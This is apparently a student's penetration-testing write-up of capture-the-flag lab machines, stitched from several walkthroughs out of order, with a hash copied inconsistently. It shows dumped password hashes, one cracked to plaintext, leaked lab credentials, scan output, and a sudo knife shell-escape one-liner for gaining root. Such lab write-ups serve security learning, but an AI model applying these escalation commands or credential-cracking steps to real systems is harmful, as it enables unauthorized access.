  "id": "62db0e93d6d6a999a66ee67b",
  "username": "josh",
  "password": "6ebcea65320589ca4f2f1ce039975995"
}

{
  "_id": "62db0e93d6d6a999a66ee67a",
  "username": "admin",
  "password": "23c6877d9e2b564ef8b32c3a23de27b2"
}

```

6. And i trying to Crack the passwords and use password hash cracker

The screenshot shows the CrackStation website with the title "Free Password Hash Cracker". A text input field contains two hash entries:
23c6877d9e2b564ef8b32c3a23de27b2
6ebcea65320589ca4f1ce039975995

Below the input field is a CAPTCHA challenge: "I'm not a robot" with a reCAPTCHA logo. A "Crack Hashes" button is located to the right of the CAPTCHA.

A table below the input field displays the results:

Hash	Type	Result
23c6877d9e2b564ef8b32c3a23de27b2	Unknown	Not found.
6ebcea65320589ca4f1ce039975995	md5	remembermehisway

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai_bin)), QubesV3.1BackupDefaults

7. I am use ffuf and find new subdomain matthermost.shoppy.htb and i trying to login with user which i find, i am login and i find there a lot of information

The screenshot shows a Mattermost login page. The main heading is "Log in to your account". Below it is a subtext: "Collaborate with your team in real-time". A cartoon character is holding speech bubbles. The login form has fields for "Email or Username" and "Password", and a "Forgot your password?" link. A "Log in" button is at the bottom of the form.

There are some secret private channels, chats of this user

The screenshot shows a Mattermost interface with a sidebar titled "Channels". Under "CHANNELS", there are three channels: "Shoppy", "Deploy Machine", and "Deploy Machine". The "Deploy Machine" channel is currently selected. It shows a message from user "jaeger" at 8:22 AM: "Hey @josh, For the deploy machine, you can create an account with these creds : username: jaeger password: Sh0ppyBest@pp! And deploy on it." The message has an "Edited" status.



1. First i looking for webpage and find Apache Default Page then i decided nmap ip address and find something interesting

The screenshot shows a web browser window with the URL 10.10.11.48. The page displayed is the Apache2 Default Page for Ubuntu. It features the Ubuntu logo, a "It works!" button, and a configuration overview section. The configuration overview explains that the default welcome page is used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It also mentions that the configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz.

I find Open Ports 22/tcp SSH and 80/tcp HTTP and we can find underpass.htb domain Apache web page we can see some hints for nmap-ing

```
(kali㉿kali)-[~]
$ nmap -F -Pn 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-01 09:31 EDT
Nmap scan report for 10.10.11.48
Host is up (0.17s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Given the use of domain based routing (or virtual hosts), I'll use ffuf to scan for any subdomains of that respond differently from the default case and find



#knife/easy

1.We are just *nmap* ip address 10.10.10.242 and find 2ports open 22/tcp SSH
And 80/tcp HTTP

```
Scanning 10.10.10.242 [65535 ports]
Discovered open port 80/tcp on 10.10.10.242
Discovered open port 22/tcp on 10.10.10.242
Completed SYN Stealth Scan at 00:42, 6.96s elapsed (65535 total ports)
Nmap scan report for 10.10.10.242
Host is up (0.10s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

2.Looking for web page and find and its look like some hospital website i see the source code of website

A screenshot of a web browser window. The address bar shows the URL '10.10.10.242'. The page content includes a small heart rate monitor graphic. Below it, the text 'At EMA we're taking care to a whole new level...'. A large blue banner with white text reads 'Taking care of our patients.'. At the bottom of the page, there is a horizontal navigation menu with items like 'About EMA', 'Patients', 'Hospitals', 'Providers', and 'E-MSO'. The browser interface includes standard toolbar icons for back, forward, search, and refresh.

And i decided to use *Gobuster dir* to `http://10.10.10.242` and look up to nmap scan and i finding 22/tcp SSH open port on Ubuntu server and i also decide look to cookies and use BurpSuite to find something interesting

```

Request
Pretty Raw \n Actions ▾
1 GET /index.php HTTP/1.1
2 Host: 10.10.10.242
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11 Pragma: no-cache
12 Cache-Control: no-cache
13
14

Response
Pretty Raw Render \n Actions ▾
1 HTTP/1.1 200 OK
2 Date: Fri, 20 Aug 2021 23:50:27 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 X-Powered-By: PHP/8.1.0-dev
5 Vary: Accept-Encoding
6 Content-Length: 5815
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html lang="en" >
12   <head>
13     <meta charset="UTF-8">
14
15   <title>
16     Emergent Medical Idea
17   </title>
18
19   <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax
20
21

```

And discovering we can run knife .

This tool has an entry in GTFOBins to elevate privileges to root when run with sudo

By checking the permissions with sudo -l, it shows that the user can run /usr/bin/knife with root privileges

/ knife Star 11,559

[Shell](#) [Sudo](#)

This is capable of running `ruby` code.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
knife exec -E 'exec "/bin/sh"'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo knife exec -E 'exec "/bin/sh"'
```



Conclusion

Throughout this penetration testing project, I applied a variety of essential tools and techniques to simulate real-world attacks and identify potential vulnerabilities in the target machines. The tools I utilized were selected to cover multiple phases of the pentesting process, including reconnaissance, enumeration, exploitation, and post-exploitation analysis.

I began with **Nmap**, a powerful network scanner, to identify live hosts, open ports, and the services running on them. This allowed me to build a clear map of the target environment. I then used **Gobuster** and **FFUF** to perform content and directory enumeration, revealing hidden endpoints and sensitive resources that are not accessible through normal browsing.

For web vulnerabilities, I used **Burp Suite**, which provided a proxy-based environment to intercept, modify, and replay HTTP requests. With this tool, I was able to test for common web application flaws such as **XSS (Cross-Site Scripting)** and **SQL Injection**, successfully demonstrating how an attacker could exploit user input and gain unauthorized access or extract sensitive information.

To analyze and crack exposed credentials, I performed **password hash cracking** using dictionary-based attacks, and examined **JavaScript files** for hidden endpoints and logic flaws that could aid in further exploitation.

Each tool used during this assessment served a specific purpose:

- **Nmap:** Network reconnaissance and service detection
- **FFUF & Gobuster:** Fuzzing for directories, subdomains, and web content
- **Burp Suite:** Manual and semi-automated web vulnerability testing

-
- **Hash cracking tools:** Extracting plaintext from leaked hashes
 - **JavaScript analysis:** Reverse engineering frontend logic
 - **Manual testing for XSS & SQLi:** Demonstrating web injection attacks

This project significantly enhanced my understanding of the penetration testing process. I learned how to think like an attacker, chain multiple vulnerabilities, and approach systems from both a technical and logical perspective. Through hands-on use of these tools in real and simulated environments, I've deepened my practical skills in cybersecurity and am more confident in conducting structured, ethical penetration tests

